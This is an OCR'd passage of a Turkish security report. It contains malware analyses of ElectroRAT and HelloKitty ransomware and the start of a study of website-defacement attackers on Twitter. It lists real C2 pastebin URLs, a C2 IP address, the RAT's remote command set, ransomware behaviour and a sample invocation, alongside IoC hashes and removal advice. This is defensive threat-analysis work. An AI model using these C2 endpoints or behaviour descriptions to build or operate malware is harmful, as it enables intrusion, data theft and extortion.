
Şekil 13: https://pastebin.com/u/execmac pastebin sayfası.

Statik Analiz

STM Sandbox kum havuzunda yapılan statik analiz sonucu zararlıyla ilgili aşağıdaki genel bilgiler edinilmiştir. Bu bilgiler ışığında zararlının 64 bit Windows işletim sisteminde çalıştırılabilir olduğu görülmektedir. Yakalanan etiketler bize zararlının bir komuta kontrol merkeziyle iletişime geçmeye çalışacağını ve aldığı komutları sistemde çalıştıracağını göstermektedir.



Şekil 14: Zararlının genel bilgileri.



Dosya / URL Detayları

Dosya Detayları | VirusTotal | Analiz Geçmişi | Yükleme Geçmişi | İlişkilendirmeler

Güncel Veriyi Getir


İlk Görülme Tarihi : 2020-12-15 08:45:06
Son Görülme Tarihi : 2020-12-15 08:45:06
Magic : PE32+ executable for MS Windows (GUI) Mono/.Net assembly
VirusTotal Web : https://www.virustotal.com/gui/file/a4a68a51ed0a6ecf9146f75d405e50cfc58473d20220915b489b5feceb03c4f55/detection
Kalıcı Bağlantı : https://www.virustotal.com/gui/file/a4a68a51ed0a6ecf9146f75d405e50cfc58473d20220915b489b5feceb03c4f55/detection/f-a4a68a51ed0a6ecf9146f75d405e50cfc58473d20220915b489b5feceb03c4f55-1610758991
Malware Etiketleri : generic trojan,generic,trojan,troj,gen backdoor agent,gen electrorat,rat win64,win
Dosya Etiketleri : peexe,assembly,overlay,runtime-modules,direct-cpu-clock-access,64bits
TRID : Microsoft Visual C++ compiled executable (generic) (41.1%), Win64 Executable (generic) (26.2%), Win16 NE executable (generic) (17.5%), OS/2 Executable (generic) (5.0%), Generic Win/DOS Executable (4.9%),
Pozitifler/Toplam : 48/71
Tarama Tarihi : 2021-01-16 00:29:51
Tekil/Toplam Yüklenme : 1/1
Dosya Tipi : Win32 EXE

Pozitif Sonuçlar		
Firma	Son Güncelleme	Sonuç
ALYac	20210116	Trojan.Agent.ElectroRA
APEX	20210113	Malicious
AVG	20210116	Win64:Trojan-gen
Ad-Aware	20210116	Trojan.Agent.FBVY
AegisLab	20210116	Trojan.Multi.Generic.4!c
AhnLab-V3	20210115	Backdoor/Win64.RAT.C
Antiy-AVL	20210116	Trojan[Backdoor]/Win32.based
Arcabit	20210116	Trojan.Agent.FBVY
Avast	20210116	Win64:Trojan-gen
Avira	20210116	BDS/Agent.vpkpv
BitDefender	20210116	Trojan.Agent.FBVY
CAT-QuickHeal	20210115	Backdoor.Rabased
CrowdStrike	20190702	win/malicious_confidence (W)
Cylance	20210116	Unsafe
Cynet	20210111	Malicious (score: 85)
Cyren	20210116	W64/Trojan.VJRX-7274
DrWeb	20210116	Trojan.DownLoader36.2
ESET-NOD32	20210115	WinGo/Spy.ElectroRAT
Emsisoft	20210116	Trojan.Agent.FBVY (B)
F-Secure	20210115	Backdoor.BDS/Agent.v
FireEye	20210115	Trojan.Agent.FBVY

Negatif Sonuçlar		
Firma	Son Güncelleme	Versiyon
Acronis	20201023	1.1.1.80
Alibaba	20190527	0.3.0.5
Baidu	20190318	1.0.0.2
BitDefenderTheta	20210111	7.2.37796.0
Bkav	20210115	1.3.0.9899
CMC	20210115	2.10.2019.1
ClamAV	20210115	0.102.3.0
Comodo	20210115	33175
Cybereason	20210106	1.2.449
Elastic	20210107	4.0.15
Gridinsoft	20210115	1.0.25.116
Malwarebytes	20210115	3.6.4.335
MaxSecure	20201212	1.0.0.1
NANO-Antivirus	20210115	1.0.146.25255
Panda	20210115	4.6.4.2
SUPERAntiSpyware	20210115	5.6.0.1032
SentinelOne	20210115	4.7.1.1
TACHYON	20210116	2021-01-16.01
TotalDefense	20201217	37.1.62.1
VIPRE	20210115	89698
Yandex	20210115	5.5.2.24
Zoner	20210115	0.0.0.0
eGambit	20210116	

Şekil 15: Zararlının VirtusTotal sonuçları.

Yapılan gelişmiş statik analiz sonucu zararlının iş akışı belirgin şekilde ortaya çıkmıştır. Zararlı ilk olarak "mdworker_utils_GetIP" fonksiyonunu kullanarak iki adet pastebin sayfasına istek atarak komut kontrol ip adreslerine ulaşmaktadır. Eğer ulaşamazsa varsayılan olarak belirlenmiş ip adresini ana ip adresi olarak atamaktadır.




Şekil 16: Zararlının ana fonksiyonunun ilk bölümü.

Şekil 17: Zararlının istek gönderdiği pastebin sayfaları.

Şekil 18: Zararlının varsayılan komuta kontrol ip adresi.

Bundan sonra ise "mdworker_startup_SetAutostart" fonksiyonunu kullanarak başlangıç klasörüne kendisinin bir kısayolunu oluşturup başlangıçta otomatik çalışmasını sağlamaktadır.




Şekil 19: Zararlının main fonksiyonunun ikinci bölümü.

"mdworker_utils_RegisterUser" fonksiyonunda ise öncelikle benzersiz kimlik numaraları, MAC adresi, işletim sistemi adı ve versiyonu, kullanıcı adı gibi başlıca işletim sistemi bilgilerini edinerek önceden belirlenen ana ip adresine göndermektedir.

Zararlı başlangıç işlemlerini bitirdikten sonra, komuta kontrol ip adresine websocket protokolü üzerinden bağlanarak komut dinlemeye ve aldığı komutları uygulamaya başlamaktadır. Komuta kontrol merkezinden gelen komutlar string olarak tersine çevrilmiş şekilde gelmektedir. Bu komutlar aşağıda listelenmiştir.

Komut	İşlev
Screenshot	Ekran görüntüsü alarak komuta merkezine yükler.
Add file	Komuta merkezinden bir dosya indirir.
Delete file	Bir dosyayı siler.
Download file	Bir dosyayı komuta merkezine yükler.
Download folder	Bir klasörü komuta merkezine yükler.
Get folder content	Bir klasörün içeriğini komuta merkezine gönderir.
Process list	Çalışan işlem listesini komuta merkezini gönderir.
Kill process	Bir işlemi durdurur.
Screen Stream	Ekran kaydı alarak komuta merkezine gönderir.
Run command	Bir komut çalıştırır.

Tablo 2: Komut listesi.



Şekil 20: Add file ve Screenshot komutları.

Dinamik Analiz

Zararlı STM Sandbox kum havuzu ortamında çalıştırıldığında aşağıdaki imzalara yakalanmıştır.

Önem Derecesi	Adı	Açıklama	İşaret Sayısı
1	recon_fingerprint	Sistemin parmak izi için bilgi toplar (MachineGuid, DigitalProductId, SystemBiosDate)	1
2	dumped_buffer	Bir veya daha fazla olası kod/data bellekten çıkartıldı	0
2	network_http	Bazı HTTP istekleri gerçekleştirir.	16
2	creates_shortcut	Yürütülebilir bir dosya için kısayol oluşturur.	1
3	nolookup_communication	DNS sorgusu gerçekleştirilmeyen ana bilgisayarla iletişim kurar.	2
3	snort_alert	Snort alarmı üretildi.	1
3	persistence_autorun	Windows başlangıcında otomatik çalıştırma için kendini kurar.	1
3	modifies_certificates	Sistem sertifikaları oluşturma veya değiştirme girişimleri.	1
3	injection_resumethread	Uzak bir işlemde askıya alınmış bir iş parçacığının, işlem enjeksiyonunu gösterme potansiyeli olduğunu göstermeye devam etmesi.	2
7	dead_host	Artık yanıt vermeyen bir IP adresine bağlanıyor istekler (yasal hizmetler genellikle çalışır durumda kalır)	2

Şekil 21: Zararlının STM Sandbox kum havuzu ortamında oluşturduğu imzalar.

Manuel olarak gelişmiş dinamik analiz yapıldığında ise zararlının ulaşmaya çalıştığı sunucuya ulaşamayıp çöktüğü ve çalışmayı durdurduğu tespit edilmiştir.

IoC

Açıklama	Analiz edilen dosya
Dosya	mdworker.exe
MD5	4db7d89fac3096eac8f593c35a01f522
SHA1	402cf4f921c60a0bc008219ba956a5ad1e07c858
SHA256	a4a68a51ed0a6ecf9146f75d405e-50cfc58473d20220915b489b5fece03c4f55
ssdeep	196608:6c4jVCjDvm8pbHKPqlDoKkeB5T0dvi-VOpU1ja+Ll4SBTJGj/2CIx:MwHvjptlDnThVO-pUxaRkj/2CIx
PE Imphash	4445a9f7fcfcd50e6c3e802c88b13ba2
Tip	PE32+ executable for MS Windows (GUI) Mono/.Net assembly
Boyut	17.40 MB
PE Compile	2020-12-13 13:45:19

Açıklama	Başlangıç klasöründe oluşturulan kısayol
Dosya	C:\Users\tmp\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mdworker.lnk
MD5	35691f808eca4e3056312955528ee688
SHA1	91ccf22c284138a734f14f35f61f4f5455be8038
SHA256	0c5539915d26d60b3ce1bbf764ad216b02df-f9884a801dcd513a3b911ae76d0f
ssdeep	12:8gl0hRsXW/9gmGg/9NJkKAX7+lbY98slZ-B8:8V+MG4/HALabW
Tip	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 22:04:08 1600, mtime=Sun Dec 31 22:04:08 1600, atime=Sun Dec 31 22:04:08 1600, length=0, window=hide
Boyut	650.0B

Açıklama	Komuta kontrol adresini içeren URL
URL	pastebin.com/raw/UbTZx6kd
Son Erişim	-
Tip	URL

Açıklama	Komuta kontrol adresini içeren URL
URL	pastebin.com/raw/ r12wBrC7
Son Erişim	-

Açıklama	Varsayılan komuta kontrol IP adresi
IP Adresi	213.226.100.140

Açıklama	Zararlının kaynağı
URL	Daopoker.com
Son Erişim	20.11.2020

Açıklama	Zararlının kaynağı
URL	Kintum.io
Son Erişim	30.09.2020

Açıklama	Zararlının kaynağı
URL	Jamm.to
Son Erişim	09.10.2020


Tespit ve Önlem

ElectroRAT sistemde "mdworker" adı altında çalışmaktadır. Görev yöneticisinde işlemler arasında bu isme rastlanırsa işlem durdurulmalıdır.

ElectroRAT çalıştığı sistemde başlangıç klasörüne "mdworker.lnk" isimli bir kısayol oluşturmaktadır. Başlangıç klasöründe bu kısa yola rastlanırsa dosya konumuna giderek zararlı yazılım ve başlangıç klasöründeki kısa yol silinmelidir.

6. HelloKitty Fidye Yazılımı Analizi

HelloKitty fidye yazılımı; Witcher ve Cyberpunk 2077 oyunlarının geliştiricisi ve yayıncısı olan CD Projekt firmasını hedef aldı[17]. CD Projekt ekibinin 9 Şubat 2021 tarihinde Twitter üzerinden yaptığı açıklamada, şirkete ait verilerin yetkisiz kişiler tarafından şifrelendiği, sistem yedeklerinin ise saldırıya maruz kalmadığı belirtiliyordu[18]. Aynı açıklamada; yetkisiz işlemi gerçekleştirenlerle herhangi bir pazarlığın söz konusu olmadığı, kullanıcılara ait herhangi bir bilginin sızmadığı yer alıyor ve zararlının oluşturduğu fidye notu paylaşılıyordu:



Şekil 22: CD Projekt firmasının Twitter hesabı üzerinden paylaştığı fidye yazılımı notu.

Fidye notu incelendiğinde HelloKitty fidye yazılımının CD Projekt firmasını hedef alacak şekilde düzenlendiği görülmektedir. Bu yazıda; MD5 değeri "85cd7c6931b44a14f4899dfd0039e8b4", VirusTotal sitesine yüklenme tarihi 28.01.2021 olan zararlının analizi yapılmaktadır.

Statik Analiz

32-Bit Windows PE çalıştırılabilir dosyası olan zararlının künye bilgisi aşağıda verilmiştir:

Basic Properties

MD5	85cd7c6931b44a14f4899dfd0039e8b4
SHA-1	5822f65dec879ba585112976a632b2c4435abf90
SHA-256	fa722d0667418d68c4935e1461010a8f730f02fa1f595ee68bd0768fd5d1f8bb
Vhash	015046651d156az637z2045z3061z2fz
Authentihash	517e905f2a1523a52b4c2794345b9749776355d2e48951d7131506da81b30a1d
Imphash	1e6318700f802c378fd14ed1b841cb32
Rich PE header hash	b793e1cd8e93bed1ec8c7e2fce041b10
SSDEEP	3072:ENV+7SXjtEjDg/s6L7hlgT72ZywWWq/ePVI/uw7cFh:ETwSXNUQmkWWjzcF
TLSH	T1D0F3A3107EE74675F3B3CE7018B4D761483EBDA19E23979F92901F5A0922DA0DDB4E22
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (47.3%)
TrID	Win64 Executable (generic) (15.9%)
TrID	Win16 NE executable (generic) (10.6%)
TrID	Win32 Dynamic Link Library (generic) (9.9%)
TrID	Win32 Executable (generic) (6.8%)
File size	157.00 KB (160768 bytes)

History

Creation Time	2020-10-26 05:45:10
First Submission	2021-01-28 18:40:15
Last Submission	2021-01-28 18:40:15
Last Analysis	2021-02-17 21:42:59


Şekil 23: HelloKitty fidye yazılımı örneğinin özet bilgisi.

Zararlı, birçok antivirüs uygulaması tarafından zararlı olarak işaretlenmiştir. Şubat 2021 itibarıyla 59/71 oranla VirusTotal sitesinde zararlı olarak tanımlanmıştır:

Zararlının çalıştırılabilir dosyası dört section'a sahiptir, sıra dışı bir section mevcut değildir:

Zararlının kullandığı kütüphaneler yanda listelenmiştir:

Dikkat çeken mpr.dll kütüphanesi incelendiğinde; kütüphanenin sağladığı, ağ kaynaklarının ve varolan bağlantıların zararlı tarafından incelendiği tespit edilmiştir[19].



Şekil 24: HelloKitty fidye yazılımının VirusTotal sitesinde zararlı işaret listesi.

Şekil 25: HelloKitty zararlısının section tablosu.

library (7)	blacklist (1)	type (1)	imports (119)	description
mpr.dll	x	implicit	3	Multiple Provider Router DLL
kernel32.dll	-	implicit	99	Windows NT BASE API Client DLL
user32.dll	-	implicit	2	Multi-User Windows USER API Client DLL
shell32.dll	-	implicit	3	
ole32.dll	-	implicit	2	Microsoft OLE for Windows
oleaut32.dll	-	implicit	4	OLEAUT32.DLL
shlwapi.dll	-	implicit	6	Shell Light-weight Utility Library

Şekil 26: HelloKitty zararlısının kullandığı kütüphaneler.

Diğer kütüphanelerden kullandığı fonksiyonlar aşağıda listelenmiştir:

WNetOpenEnumW	TlsAlloc	GetStartupInfoW
WNetEnumResourceW	SystemTimeToFileTime	GetProcessHeap
WNetCloseEnum	StrStrW	GetProcAddress
TerminateProcess	StrStrIW	GetOEMCP
ShellExecuteW	StrRStrIW	GetModuleHandleW
SetFileAttributesW	Sleep	GetModuleHandleA
SHEmptyRecycleBinA	SetUnhandledExceptionFilter	GetLastError
RaiseException	SetStdHandle	GetFileType
Process32NextW	SetLastError	GetFileSizeEx
Process32FirstW	SetFilePointerEx	GetFileAttributesW
MoveFileW	SetEvent	GetDriveTypeW
GetModuleHandleExW	SetErrorMode	GetCurrentProcess
GetModuleFileNameA	RtlUnwind	GetConsoleMode
GetLogicalDriveStringsW	ResetEvent	GetConsoleCP
GetEnvironmentStringsW	ReadFile	GetCommandLineW
GetCurrentThreadId	QueueUserWorkItem	GetCommandLineA
GetCurrentProcessId	QueryPerformanceCounter	GetCPInfo
FindNextFileW	PathRemoveBackslashW	GetACP
FindNextFileA	OpenMutexW	FreeLibrary
FindFirstFileW	MultiByteToWideChar	FreeEnvironmentStringsW
FindFirstFileExA	LocalFree	FlushFileBuffers
CreateToolhelp32Snapshot	LoadLibraryW	FindClose
wsprintfW	LoadLibraryExW	ExitProcess
wnsprintfW	LeaveCriticalSection	EnterCriticalSection
wnsprintfA	LCMapStringW	EncodePointer
lstrlenW	IsValidCodePage	DeleteCriticalSection
lstrcpynW	IsProcessorFeaturePresent	DecodePointer
lstrcpyW	IsDebuggerPresent	CreateMutexW
lstrcmpiW	InterlockedExchangeAdd	CreateFileW
lstrcmpW	InitializeSListHead	CreateEventW
lstrcatW	InitializeCriticalSectionAndSpinCount	CommandLineToArgvW
lstrcatA	HeapSize	CoSetProxyBlanket
WriteFile	HeapReAlloc	CoCreateInstance
WriteConsoleW	HeapFree	CloseHandle
WideCharToMultiByte	HeapAlloc	CharLowerW
WaitForSingleObjectEx	GetTickCount	
UnhandledExceptionFilter	GetSystemTimeAsFileTime	
TlsSetValue	GetSystemTime	
TlsGetValue	GetStringTypeW	
TlsFree	GetStdHandle	

Tablo 3: HelloKitty zararlısının diğer kütüphanelerden çağırdığı fonksiyonların listesi.


Bu liste göz önünde bulundurulduğunda; statik analiz sonucunda özet olarak zararlının anti-debugging tekniği içerdiği, çalıştığı ortamda varolan dosyaları ve çalışan işlemleri taradığı, işlem sonlandırdığı ve bazı komutlar çalıştırdığı tespit edilmiştir. Ayrıca zararlıda geçen metin değerlerinin açık olduğu görülmüştür.

Dinamik Analiz

HelloKitty fidye yazılımının dinamik analizi Windows 10 (x64) ortamında gerçekleştirildiğinde zararlının başlangıçta "HelloKittyMutex" adlı mutex'i oluşturduğu; ardından sistemde çalışır hâlde olan işlemleri tarayıp antivirüs, ofis, veritabanı gibi çeşitli uygulamaları durdurduğu görülmüştür. İşlemlerin durdurulmasından sonra sistemdeki klasör ve dosyaları tarayıp şifreleme işlemine başladığı tespit edilmiştir.

Zararlı, argüman almadan da çalışabildiği gibi argüman alarak da çalışmaktadır. "*-path*" ve klasör argümanıyla sistemde çalışan işlemleri durdurmadan argüman olarak verilmiş klasördeki dosyaları şifreleme işlemleri gerçekleştirebilmektedir. Örneğin "*hello_kitty_ransomware.exe -path C:\folder*" ile çalıştırıldığında verilen klasör altındaki dosyaları şifreleyip sonlanmaktadır.

HelloKitty fidye yazılımı, çalıştığında şifrelenen dosyaların uzantısını "*.crypted*" hâline getirdiği ve işlem yaptığı bütün klasörlere "*read_me_lkd.txt*" adlı fidye notunu bıraktığı görülmüştür. Bıraktığı fidye notu aşağıda paylaşılmıştır:



Şekil 27: HelloKitty fidye yazılımının bıraktığı fidye notu.

IOC

Açıklama	Analiz edilen dosya
Dosya	hello_kitty_ransomware.exe
MD5	85cd7c6931b44a14f4899dfd0039e8b4
SHA1	5822f65dec879ba585112976a632b2c4435a-bf90
SHA256	fa722d0667418d68c4935e1461010a8f730f-02fa1f595ee68bd0768fd5d1f8bb
ssdeep	3072:ENV+7SXjtEjDg/s6L7h/gT72ZywWWq/ePVl/uw7cFh:ETwSXNUQmkWWjzcF
PE Imphash	1e6318700f802c378fd14ed1b841cb32
Tip	PE32 executable (GUI) Intel 80386, for MS Windows
Boyut	157.0KB
PE Compile	2020-10-26 08:45:10

Tablo 4: HelloKitty fidye yazılımının IOC bilgisi.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

7. Tahrif Saldırılarının ve Saldırganlarının Twitter Kullanılarak Analizi

Çeşitli siber saldırılar hakkında birçok araştırma yapılsa da sık rastlanan bir saldırı türü olan web sitesi tahrif saldırıları diğer türlere göre araştırmacılardan daha az ilgi görmüştür. Bu saldırılar en sık rastlanan ve medya tarafından en çok raporlanan web saldırıları arasında yer alır. Bu saldırılara örnek olarak "Ghost Squad Hackers" isimli bir hacker grubunun Avrupa Uzay Ajansı'nın web sitesini 14 ve 19 Temmuz 2020 tarihlerinde iki kez tahrif etmesi gösterilebilir[20], [21].

Bu yazıda tahrif saldırganlarının Twitter ve yeraltı forumları gibi çevrimiçi sosyal ağlardaki (ÇSA) davranışları analiz edilerek tahrif saldırıları ve saldırganları hakkındaki genel bilgi genişletilecektir [22]. Bunun yanında tahrif saldırganlarının tespitine yönelik çözümlerin geliştirilmesine ve tahrif saldırısı denemelerinin püskürtülmesine katkı sağlamak amaçlanmıştır.

Araştırma Soruları ve Yöntemi

Bu araştırmada Twitter platformuna odaklanılmasının sebebi Maggi ve diğerlerinin 2018 tarihli araştırmasında tahrif saldırganlarının ÇSA'yı giderek daha fazla kullandığının belirtilmesidir [23]. Araştırmanın genel amacı, tahrif saldırganlarının Twitter üzerindeki etkinliklerinin davranışlarını anlamaya yardımcı olup olmayacağını incelemek olduğu için buna yönelik üç araştırma sorusu (AS) belirlenmiştir:

1. Twitter'daki verilere dayanarak tahrif saldırganlarının sosyal yapıları incelenebilir mi?
2. Tahrif saldırganlarının Twitter'da dile getirdikleri duygular ile başlattıkları tahrif saldırıları arasında bir bağlantı oluşturulabilir mi?
3. Tahrif saldırganları Twitter'da hangi konular üzerine konuşmaktadır ve bu konular tahrif saldırılarının motivasyonlarıyla nasıl ilişkilidir?

Bütün araştırma sorularını inceleyebilmek için öncelikle Twitter'da şu an veya daha önce aktif olan tahrif saldırganlarının tespit edilmesine gerek duyulmuştur. Belirli tahrif saldırganlarının hesapları tespit edildikten sonra Twitter'daki aktiviteleri ve kendilerine atfedilen siber saldırılar hakkında veri toplanmıştır.

Toplanan Veriler

Önceki bölümde belirtilen araştırma sorularını incelemek için öncelikle tahrif saldırılarının gerçekleşme tarihleri ve sorumluları gibi veriler elde edilmiştir. Bu veriler saldırganların ve Twitter hesaplarının tespitini yapabilmek için gereklidir. Saldırganların Twitter hesapları tespit edilince bu hesaplardan profilleri ve zaman akışları toplanarak detaylı analiz için arkadaşlık grafikleri oluşturulmuştur. Toplanan veriler iki farklı gruba ayrılmaktadır.

Tahrif Verileri

Analiz için gereken veriler Zone-H ve Mirror-H isimli tahrif arşivi web sitelerinden elde edilmiştir. Zone-H'nin seçilme sebebi hacker topluluğu ile tahrif saldırıları ve saldırganları üzerinde çalışma yapan araştırmacılar arasındaki popülaritesi olmuştur [24], [25], [26], [27], [28], [29], [30], [31]. Mirror-H'dan ise elde edilen verinin boyutunu ve farklılığını artırmak için yararlanılmıştır.

Twitter Verileri


Yeterli görünen bir saldırgan listesi elde edilince bu kişilerin Twitter profiline sahip olup olmadığı Twitter API'sı üzerinden kontrol edilmiş ve kişilerin arşiv sitelerinde ve Twitter'da aynı kullanıcı adlarını kullandığı varsayılarak listedeki isimler Twitter hesap isimleri olarak değerlendirilmiştir. Bu yöntem ile 56'sı korunmalı olmak üzere 557 adet Twitter hesabı tespit edilmiştir. Kalan 449 hesap ise "hacker", "zone-h", "mirror-h", "hack", "deface", "defaced" anahtar kelimeleri kullanılarak zaman çizelgesi analizine tabi tutulmuştur. Daha sonra sitelerin yansımalarında Twitter linkleri aranarak 87 hesaptan oluşan liste 100 hesaba ulaşmıştır.

Bu 100 hesap zaman çizelgeleri, hesap bilgileri, takip edilen diğer Twitter hesapları elde edilecek şekilde taranmıştır. Ayrıca tüm tweetler Yandex'in Translate API'sı kullanılarak İngilizceye çevrilmiştir.

Elde Edilen Sonuçlar


Grafik Temelli Sosyal Yapı Analizi

Elde edilen 100 Twitter hesabından 4 tanesinin herhangi bir arkadaşı bulunmadığı için analiz kalan 96 hesap üzerinden yapılmıştır. Bu 96 hesabın arkadaşları (burada arkadaş ile kişinin takip ettiği diğer hesaplar kast edilmektedir) tarandıktan sonra saldırganların arkadaşlarının arkadaşları taranmıştır. Analizlerin sonucunda Şekil 28'de belirtilen 10.360 boğumlu ve 1.188.360 kenarlı grafik elde edilmiştir. Boğumlar ve kenarlar sırasıyla Twitter hesaplarını ve arkadaşlarını temsil etmektedir. Bu grafikte belirgin görsel örüntüler gözükse de somut analizler için fazla büyüktür.

